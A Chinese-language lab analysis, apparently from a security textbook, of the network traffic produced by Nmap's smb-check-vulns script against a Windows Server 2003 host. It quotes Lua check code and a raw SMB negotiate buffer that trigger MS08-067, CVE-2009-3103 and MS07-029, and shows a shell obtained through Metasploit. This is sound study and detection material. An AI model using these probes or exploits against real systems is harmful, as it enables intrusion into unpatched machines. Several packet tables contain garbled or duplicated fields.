操作系统的漏洞探测种类很多，本文针对“smb-check-vulns”参数就 MS08-067、CVE2009-3103、MS06-025、MS07-029 四个漏洞扫描行为进行分析。

攻击主机：192.168.1.200 (Win7)，目标主机：192.168.1.40 (WinServer 03)；

Nmap 扫描命令：nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.40。

```

C:\Users\R0r4dji\Desktop\nmap-6.47>nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.40

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-06 16:09 中国标准时间
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid serv
Nmap scan report for 192.168.1.40
Host is up (0.00035s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:0C:29:B2:00:16 (VMware)

Host script results:
|_ smb-check-vulns:
|_   MS08-067: VULNERABLE
|_   Conficker: Likely CLEAN
|_   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|_   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_   MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
Nmap done: 1 IP address (1 host up) scanned in 56.10 seconds

```

图 3-4-18

1、端口扫描

漏洞扫描前，开始对目标主机进行端口扫描。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
5	54	192.168.1.40	23	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064441	23-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	60	192.168.1.200	49365	192.168.1.40	135	TCP	2015-09-07 07:10:37.064486	49365-135 [RST] Seq=1 Win=0 Len=0
7	60	192.168.1.200	49365	192.168.1.40	143	TCP	2015-09-07 07:10:37.064490	49365-143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	54	192.168.1.40	143	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064494	143-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	60	192.168.1.200	49365	192.168.1.40	443	TCP	2015-09-07 07:10:37.064554	49365-443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	54	192.168.1.40	443	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064558	443-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	60	192.168.1.200	49365	192.168.1.40	5900	TCP	2015-09-07 07:10:37.064610	49365-5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	54	192.168.1.40	5900	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064615	5900-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	60	192.168.1.200	49365	192.168.1.40	554	TCP	2015-09-07 07:10:37.064680	49365-554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	54	192.168.1.40	554	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064685	554-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	60	192.168.1.200	49365	192.168.1.40	1720	TCP	2015-09-07 07:10:37.064729	49365-1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	54	192.168.1.40	1720	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064733	1720-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	60	192.168.1.200	49365	192.168.1.40	22	TCP	2015-09-07 07:10:37.064786	49365-22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	54	192.168.1.40	22	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064790	22-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	60	192.168.1.200	49365	192.168.1.40	8080	TCP	2015-09-07 07:10:37.064841	49365-8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	54	192.168.1.40	8080	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064845	8080-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	60	192.168.1.200	49365	192.168.1.40	53	TCP	2015-09-07 07:10:37.064883	49365-53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22	54	192.168.1.40	53	192.168.1.200	49365	TCP	2015-09-07 07:10:37.064887	53-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	60	192.168.1.200	49365	192.168.1.40	1723	TCP	2015-09-07 07:10:37.065002	49365-1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24	54	192.168.1.40	1723	192.168.1.200	49365	TCP	2015-09-07 07:10:37.065007	1723-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	60	192.168.1.200	49365	192.168.1.40	8888	TCP	2015-09-07 07:10:37.065064	49365-8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	54	192.168.1.40	8888	192.168.1.200	49365	TCP	2015-09-07 07:10:37.065068	8888-49365 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	60	192.168.1.200	49365	192.168.1.40	1025	TCP	2015-09-07 07:10:37.065123	49365-1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	58	192.168.1.40	1025	192.168.1.200	49365	TCP	2015-09-07 07:10:37.065128	1025-49365 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460
29	60	192.168.1.200	49365	192.168.1.40	80	TCP	2015-09-07 07:10:37.065207	49365-80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


```

Frame 2092: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface 0
Ethernet II, Src: LcfcHeFe_42:84:59 (68:f7:28:42:84:59), Dst: Vmware_bond0 (08:00:0e:54:00:01)
Internet Protocol Version 4, Src: 192.168.1.200 (192.168.1.200), Dst: 192.168.1.40 (192.168.1.40)
Transmission Control Protocol, Src Port: 25887 (25887), Dst Port: 445 (445)
NetBIOS Session Service
SMB (Server Message Block Protocol)
0000 00 0c 29 b2 00 16 68 f7 28 42 84 59 08 00 45 00  .)..h. (B.Y..E.
0010 00 5d 03 b5 40 00 40 06 b2 a5 c0 a8 01 c8 c0 a8  .].@.@. ....
0020 01 28 65 1f 01 bd 08 e9 4c b8 62 fd a3 95 50 18  .(.....L.B...P.
0030 40 29 8b 74 00 00 00 00 00 31 ff 53 4d 42 72 00  .)t....1.SMBP.
0040 00 00 00 18 45 68 00 00 00 00 00 00 00 00 00  ....Eh.....
0050 00 00 00 00 00 7a 2d 00 00 01 00 00 0e 00 02 4e 54  ...z-.....NT
0060 20 4c 4d 20 3e 2e 31 32 00 02 00                LM 0.12 ...

```

图 3-4-19

2、SMB 协议简单分析

由于这几个漏洞多针对 SMB 服务，下面我们简单了解一下 NAMP 扫描行为中的 SMB 命令。

SMB Command: Negotiate Protocol(0x72) : SMB 协议磋商

SMB Command: Session Setup AndX(0x73) : 建立会话，用户登录

SMB Command: Tree Connect AndX (0x75) : 遍历共享文件夹的目录及文件

SMB Command: NT Create AndX (0xa2) : 打开文件，获取文件名，获得读取文件的总长度

SMB Command: Write AndX (0x2f) : 写入文件，获得写入的文件内容

SMB Command: Read AndX(0x2e) : 读取文件，获得读取文件内容

SMB Command: Tree Disconnect(0x71) : 客户端断开

SMB Command: Logoff AndX(0x74) : 退出登录

Length	Source	Sport	Destination	Dport	Protocol	Time	BJ	
2205	60 192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07	07:10:43.327112	25895-445 [ACK] Seq=1 Ack=1 win=65700 Len=0
2206	107 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.337080	Negotiate Protocol Request
2207	143 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.337740	Negotiate Protocol Response
2208	169 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.338404	Session Setup AndX Request, NTLMSSP_NEGOTIATE
2209	391 192.168.1.200	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.338663	Session Setup AndX Response, FID: 0x0000, Error: STATUS_
2210	226 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.339777	Session Setup AndX Request, NTLMSSP_AUTH, user: \
2211	165 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.340162	Session Setup AndX Response
2212	112 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.340647	Tree Connect AndX Request, Path: IPC\$
2213	104 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.340736	Tree Connect AndX Response
2214	149 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.341217	NT Create AndX Request, Path: \srvsvc
2215	93 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.341239	NT Create AndX Response, FID: 0x0000, Error: STATUS_
2216	93 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.341752	Tree Disconnect Request
2217	93 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.341767	Tree Disconnect Response
2218	97 192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07	07:10:43.342146	Logoff AndX Request
2219	97 192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07	07:10:43.342216	Logoff AndX Response
2220	60 192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07	07:10:43.342469	25895-445 [FIN, ACK] Seq=576 Ack=709 win=64992 Len=0
2221	54 192.168.1.40	445	192.168.1.200	25895	TCP	2015-09-07	07:10:43.342514	445-25895 [FIN, ACK] Seq=709 Ack=577 win=64960 Len=0
2222	60 192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07	07:10:43.342602	25895-445 [ACK] Seq=577 Ack=710 win=64992 Len=0
2223	66 192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07	07:10:43.342953	25896-445 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK
2224	66 192.168.1.40	445	192.168.1.200	25896	TCP	2015-09-07	07:10:43.342965	445-25896 [SYN, ACK] Seq=0 Ack=1 win=16384 Len=0 MSS=1460
2225	60 192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07	07:10:43.343036	25896-445 [ACK] Seq=1 Ack=1 win=65700 Len=0
2226	107 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.352804	Negotiate Protocol Request
2227	143 192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.353026	Negotiate Protocol Response
2228	169 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.353631	Session Setup AndX Request, NTLMSSP_NEGOTIATE
2229	391 192.168.1.200	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.354011	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: S
2230	226 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.354839	Session Setup AndX Request, NTLMSSP_AUTH, user: \
2231	165 192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.355171	Session Setup AndX Response
2232	112 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.355742	Tree Connect AndX Request, Path: IPC\$
2233	104 192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.355777	Tree Connect AndX Response
2234	152 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.356084	NT Create AndX Request, Path: \DNSSERVER
2235	93 192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.356101	NT Create AndX Response, FID: 0x0000, Error: STATUS_
2236	93 192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07	07:10:43.356333	Tree Disconnect Request
2237	93 192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07	07:10:43.356344	Tree Disconnect Response

图 3-4-20

3、MS08-067 漏洞

(1) MS08-067 漏洞扫描部分源码如下 :

```
function check_ms08_067(host)
  if(nmap.registry.args.safe ~= nil) then
    return true, NOTRUN
  end
  if(nmap.registry.args.unsafe == nil) then
    return true, NOTRUN
  end
  local status, smbstate
  local bind_result, netpathcompare_result
  -- Create the SMB session  \\创建 SMB 会话
  status, smbstate = msrpc.start_smb(host, "\\BROWSER")
  if(status == false) then
    return false, smbstate
  end
  -- Bind to SRVSVC service
  status, bind_result = msrpc.bind(smbstate, msrpc.SRVSVU_UUID, msrpc.SRVSVU_VERSION,
nil)
  if(status == false) then
    msrpc.stop_smb(smbstate)
    return false, bind_result
  end
  -- Call netpathcanonicalize
  -- status, netpathcanonicalize_result = msrpc.srvsvc_netpathcanonicalize(smbstate, host.ip,
"a", "\\test")
  local path1 = "\\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\.\n"
  local path2 = "\n"
```

```
status, netpathcompare_result = msrpc.srvsvc_netpathcompare(smbstate, host.ip, path1,
path2, 1, 0)
-- Stop the SMB session
msrpc.stop_smb(smbstate)
```

(2) 分析

尝试打开 “\\BROWSER” 目录，下一包返回成功。

The image displays a network traffic capture and a detailed view of an SMB packet. The top section shows a list of packets with columns for Length, Source, Sport, Destination, Dport, Protocol, Time, and Info. The bottom section shows a detailed view of an SMB packet (File Name: \\BROWSER) with fields like File Attributes, Share Access, and Security Flags.

图 3-4-21

同时还有其它尝试，均成功，综合判断目标存在 MS08-067 漏洞。通过 Metasploit 进行漏洞验证，成功溢出，获取 Shell。

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.1.40
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\WINDOWS\system32>
```

图 3-4-22

4、CVE-2009-3103 漏洞

(1) CVE-2009-3103 漏洞扫描部分源码如下：

```

host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negotiate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
"\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
"\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
"\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)

```

(2) 分析

十六进制字符串“0x00000000 到 202e30303200”请求，通过 ASCII 编码可以看出是在探测 NTLM 和 SMB 协议的版本。无响应，无此漏洞。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
2171	66	192.168.1.200	25890	192.168.1.40	445	TCP	2015-09-07 07:10:38.	25890-445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2172	66	192.168.1.40	445	192.168.1.200	25890	TCP	2015-09-07 07:10:38.	445-25890 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 WS=1 S
2173	60	192.168.1.200	25890	192.168.1.40	445	TCP	2015-09-07 07:10:38.	25890-445 [ACK] Seq=1 Ack=1 Win=65700 Len=0
2174	202	192.168.1.200	25890	192.168.1.40	445	SMB	2015-09-07 07:10:38.	Negotiate Protocol Request
2175	60	192.168.1.200	25890	192.168.1.40	445	TCP	2015-09-07 07:10:38.	25890-445 [FIN, ACK] Seq=149 Ack=1 Win=65700 Len=0
2176	54	192.168.1.40	445	192.168.1.200	25890	TCP	2015-09-07 07:10:38.	445-25890 [FIN, ACK] Seq=1 Ack=150 Win=65387 Len=0
2177	60	192.168.1.200	25890	192.168.1.40	445	TCP	2015-09-07 07:10:38.	25890-445 [ACK] Seq=150 Ack=2 Win=65700 Len=0

SMB Command: Negotiate Protocol (0x72)
 NT Status: STATUS_SUCCESS (0x00000000)
 Flags: 0xc853
 Process ID High: 9728
 Signature: 0000000000000000
 Reserved: 0000
 Tree ID: 65535
 Process ID: 65279
 User ID: 0
 Multiplex ID: 0
 Negotiate Protocol Request (0x72)
 word Count (wct): 0
 Byte Count (bcc): 109
 Requested Dialects
 Dialect: PC NETWORK PROGRAM 1.0
 Buffer Format: Dialect (2)
 Name: PC NETWORK PROGRAM 1.0
 Dialect: LANMAN1.0
 Dialect: windows for workgroups 3.1a
 Dialect: LM1.2X002
 Buffer Format: Dialect (2)
 Name: LM1.2X002
 Dialect: LANMAN2.1
 Dialect: NT LM 0.12

图 3-4-23

5、MS06-025 漏洞

(1) MS06-025 漏洞扫描部分源码如下：

```
--create the SMB session
--first we try with the "\router" pipe, then the "\srvsvc" pipe.
local status, smb_result, smbstate, err_msg
status, smb_result = msrpc.start_smb(host, msrpc.ROUTER_PATH)
if(status == false) then
err_msg = smb_result
status, smb_result = msrpc.start_smb(host, msrpc.SRVSVCS_PATH) --rras is also accessible across
SRVSVCS pipe
if(status == false) then
return false, NOTUP --if not accessible across both pipes then service is inactive
end
end
smbstate = smb_result
--bind to RRAS service
local bind_result
status, bind_result = msrpc.bind(smbstate, msrpc.RASRPC_UUID, msrpc.RASRPC_VERSION, nil)
if(status == false) then
msrpc.stop_smb(smbstate)
return false, UNKNOWN --if bind operation results with a false status we can't conclude anything.
End
```

(2) 分析

先后尝试去连接 “\router” 、 “\srvsvc” 路径，均报错，无 RAS RPC 服务。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
2190	226	192.168.1.200	25894	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	Session Setup AndX Request, NTLMSSP_AUTH, User: \
2191	165	192.168.1.40	445	192.168.1.200	25894	SMB	2015-09-07 07:10:43.1	Session Setup AndX Response
2192	112	192.168.1.200	25894	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	Tree Connect AndX Request, Path: IPC\$
2193	104	192.168.1.40	445	192.168.1.200	25894	SMB	2015-09-07 07:10:43.1	Tree Connect AndX Response
2194	149	192.168.1.200	25894	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	NT Create AndX Request, Path: \router
2195	93	192.168.1.40	445	192.168.1.200	25894	SMB	2015-09-07 07:10:43.1	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
2196	93	192.168.1.200	25894	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	Tree Disconnect Request
2197	93	192.168.1.40	445	192.168.1.200	25894	SMB	2015-09-07 07:10:43.1	Tree Disconnect Response
2198	97	192.168.1.200	25894	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	Logoff AndX Request
2199	97	192.168.1.40	445	192.168.1.200	25894	SMB	2015-09-07 07:10:43.1	Logoff AndX Response
2200	60	192.168.1.200	25894	192.168.1.40	445	TCP	2015-09-07 07:10:43.1	25894->445 [FIN, ACK] Seq=576 Ack=709 win=64992 Len=0
2201	54	192.168.1.40	445	192.168.1.200	25894	TCP	2015-09-07 07:10:43.1	445->25894 [FIN, ACK] Seq=709 Ack=577 win=64960 Len=0
2202	60	192.168.1.200	25894	192.168.1.40	445	TCP	2015-09-07 07:10:43.1	25894->445 [ACK] Seq=577 Ack=710 win=64992 Len=0
2203	66	192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07 07:10:43.1	445->25895 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2204	66	192.168.1.40	445	192.168.1.200	25895	TCP	2015-09-07 07:10:43.1	445->25895 [SYN, ACK] Seq=0 Ack=1 win=16384 Len=0 MSS=1460 WS=1 SACK_PERM=1
2205	60	192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07 07:10:43.1	445->25895 [ACK] Seq=1 Ack=1 win=65700 Len=0
2206	107	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.1	Negotiate Protocol Request
2207	143	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.1	Negotiate Protocol Response


```
Reserved: 00
AndxOffset: 0
Reserved: 00
File Name Len: 7
Create Flags: 0x00000016
Root FID: 0x00000000
Access Mask: 0x02000000
Allocation Size: 0
File Attributes: 0x00000000
Share Access: 0x00000007 SHARE_READ SHARE_WRITE SHARE_DELETE
Disposition: Supersede (supersede existing file (if it exists))
Create Options: 0x00000000
Impersonation: Impersonation (2)
Security Flags: 0x01
Byte count (BC): 8
File Name: \router
```

```
0000 00 0c 29 b2 00 16 68 f7 28 42 84 59 08 00 45 00 ..)..h. (B.Y..E.
0010 00 87 03 ed 40 00 40 06 b2 43 c0 a8 01 c8 c0 a8 ...8..C.....
0020 01 28 65 76 01 bd 80 2e 13 30 0e 66 92 02 50 18 ?(.....0.F..P.
0030 3f 96 f1 6c 00 00 00 00 00 5b ff 53 4d 42 a2 00 ?..l....[.SMB..
0040 00 00 00 18 45 68 00 00 00 00 00 00 00 00 00 00 .....Eh.....
0050 00 00 01 08 99 41 02 08 01 00 18 ff 00 00 00 00 .....A.....
0060 07 00 16 00 00 00 00 00 00 00 00 00 00 02 00 00 .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 02 00 00 00 01 08 00 0c 72 81 .....W
0090 75 74 65 72 00 UTEP
```

图 3-4-24

No.	Length	Source	Sport	Destination	Dport	Protocol	Time (BJ)	Info
2205	60	192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07 07:10:43.25895-445	[ACK] Seq=1 Ack=1 Win=653700 Len=0
2206	107	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Negotiate Protocol Request
2207	143	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Negotiate Protocol Response
2208	169	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Session Setup AndX Request, NTLMSSP_NEGOTIATE
2209	391	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Session Setup AndX Response, NTLMSSP_CHALLENGE; Error: STATUS_M
2210	226	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Session Setup AndX Request, NTLMSSP_AUTH; user: \
2211	165	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Session Setup AndX Response
2212	112	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Tree Connect AndX Request, Path: IPC\$
2213	104	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Tree Connect AndX Response
2214	149	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	NT Create AndX Request, Path: \srvsvc
2215	93	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
2216	93	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Tree Disconnect Request
2217	93	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Tree Disconnect Response
2218	97	192.168.1.200	25895	192.168.1.40	445	SMB	2015-09-07 07:10:43.25895-445	Logoff AndX Request
2219	97	192.168.1.40	445	192.168.1.200	25895	SMB	2015-09-07 07:10:43.25895-445	Logoff AndX Response
2220	60	192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07 07:10:43.25895-445	[FIN, ACK] Seq=576 Ack=709 win=64992 Len=0
2221	54	192.168.1.40	445	192.168.1.200	25895	TCP	2015-09-07 07:10:43.25895-445	[FIN, ACK] Seq=709 Ack=577 win=64960 Len=0
2222	60	192.168.1.200	25895	192.168.1.40	445	TCP	2015-09-07 07:10:43.25895-445	[ACK] Seq=577 Ack=710 win=64992 Len=0
2223	66	192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07 07:10:43.25896-445	[SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1


```

Reserved: 00
AndXoffSet: 0
Reserved: 00
File Name Len: 7
Create Flags: 0x00000016
Root FID: 0x00000000
Access Mask: 0x02000000
Allocation Size: 0
File Attributes: 0x00000000
Share Access: 0x00000007 SHARE_READ SHARE_WRITE SHARE_DELETE
Disposition: Supersede (supersede existing file (if it exists))
Create options: 0x00000000
Impersonation: Impersonation (2)
Security Flags: 0x01
Byte count (bcc): 8
File Name: \srvsvc
  
```

图 3-4-25

6、MS07-029 漏洞

(1) MS07-029 漏洞扫描部分源码如下：

```

function check_ms07_029(host)
    --check for safety flag
    if(nmap.registry.args.safe ~= nil) then
        return true, NOTRUN
    end
    if(nmap.registry.args.unsafe == nil) then
        return true, NOTRUN
    end
    --create the SMB session
    local status, smbstate
    status, smbstate = msrpc.start_smb(host, msrpc.DNSSERVER_PATH)
    if(status == false) then
        return false, NOTUP --if not accessible across pipe then the service is inactive
    end
    --bind to DNSSERVER service
    local bind_result
    status, bind_result = msrpc.bind(smbstate, msrpc.DNSSERVER_UUID,
    msrpc.DNSSERVER_VERSION)
    if(status == false) then
        msrpc.stop_smb(smbstate)
        return false, UNKNOWN --if bind operation results with a false status we can't conclude
        anything.
    end
    --call
    local req_blob, q_result
  
```

```

status, q_result = msrpc.DNSSERVER_Query(
    smbstate,
    "VULNSRV",
    string.rep("\\13", 1000),
    1)--any op num will do
--sanity check
msrpc.stop_smb(smbstate)
if(status == false) then
    stdnse.print_debug(
        3,
        "check_ms07_029: DNSSERVER_Query failed")
    if(q_result == "NT_STATUS_PIPE_BROKEN") then
        return true, VULNERABLE
    else
        return true, PATCHED
    end
else
    return true, PATCHED
end
end
end

```

(2) 分析

尝试打开 “\DNSSERVER” ，报错，未开启 DNS RPC 服务。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
2225	60	192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07 07:10:43.25896-445	[ACK] Seq=1 Ack=1 win=65700 Len=0
2226	107	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Negotiate Protocol Request
2227	143	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Negotiate Protocol Response
2228	169	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Session Setup AndX Request, NTLMSSP_NEGOTIATE
2229	391	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_M
2230	226	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Session Setup AndX Request, NTLMSSP_AUTH, User: \
2231	165	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Session Setup AndX Response
2232	112	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Tree Connect AndX Request, Path: IPC\$
2233	104	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Tree Connect AndX Response
2234	152	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	NT Create AndX Request, Path: \DNSSERVER
2235	93	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENI
2236	93	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Tree Disconnect Request
2237	93	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Tree Disconnect Response
2238	97	192.168.1.200	25896	192.168.1.40	445	SMB	2015-09-07 07:10:43.	Logoff AndX Request
2239	97	192.168.1.40	445	192.168.1.200	25896	SMB	2015-09-07 07:10:43.	Logoff AndX Response
2240	60	192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07 07:10:43.25896-445	[FIN, ACK] Seq=579 Ack=709 win=64992 Len=0
2241	54	192.168.1.40	445	192.168.1.200	25896	TCP	2015-09-07 07:10:43.445-25896	[FIN, ACK] Seq=709 Ack=580 win=64957 Len=0
2242	60	192.168.1.200	25896	192.168.1.40	445	TCP	2015-09-07 07:10:43.25896-445	[ACK] Seq=580 Ack=710 win=64992 Len=0

Reserved: 00
 AndOffset: 0
 Reserved: 00
 File Name Len: 10
 Create Flags: 0x00000016
 Root FID: 0x00000000
 Access Mask: 0x02000000
 Allocation Size: 0
 File Attributes: 0x00000000
 Share Access: 0x00000007 SHARE_READ SHARE_WRITE SHARE_DELETE
 Disposition: Supersede (supersede existing file (if it exists))
 Create Options: 0x00000000
 Impersonation: Impersonation (2)
 Security Flags: 0x01
 Byte Count (BC): 11
 File Name: \DNSSERVER

0000 00 0c 29 b2 00 16 68 f7 28 42 84 59 08 00 45 00 ..)...h. (B.Y..E.
 0010 00 8a 04 03 40 00 40 06 b2 2a c0 a8 01 c8 c0 a8 ...@.@.....
 0020 01 28 65 28 01 bd bd dc 20 23 70 e5 33 fa 90 18 .(e(... sp.3.P.
 0030 3f 96 21 41 00 00 00 00 00 5e ff 53 4d a2 a2 00 ?!A....A.SMB..
 0040 00 00 00 18 45 68 00 00 00 00 00 00 00 00 00 ...Eh.....
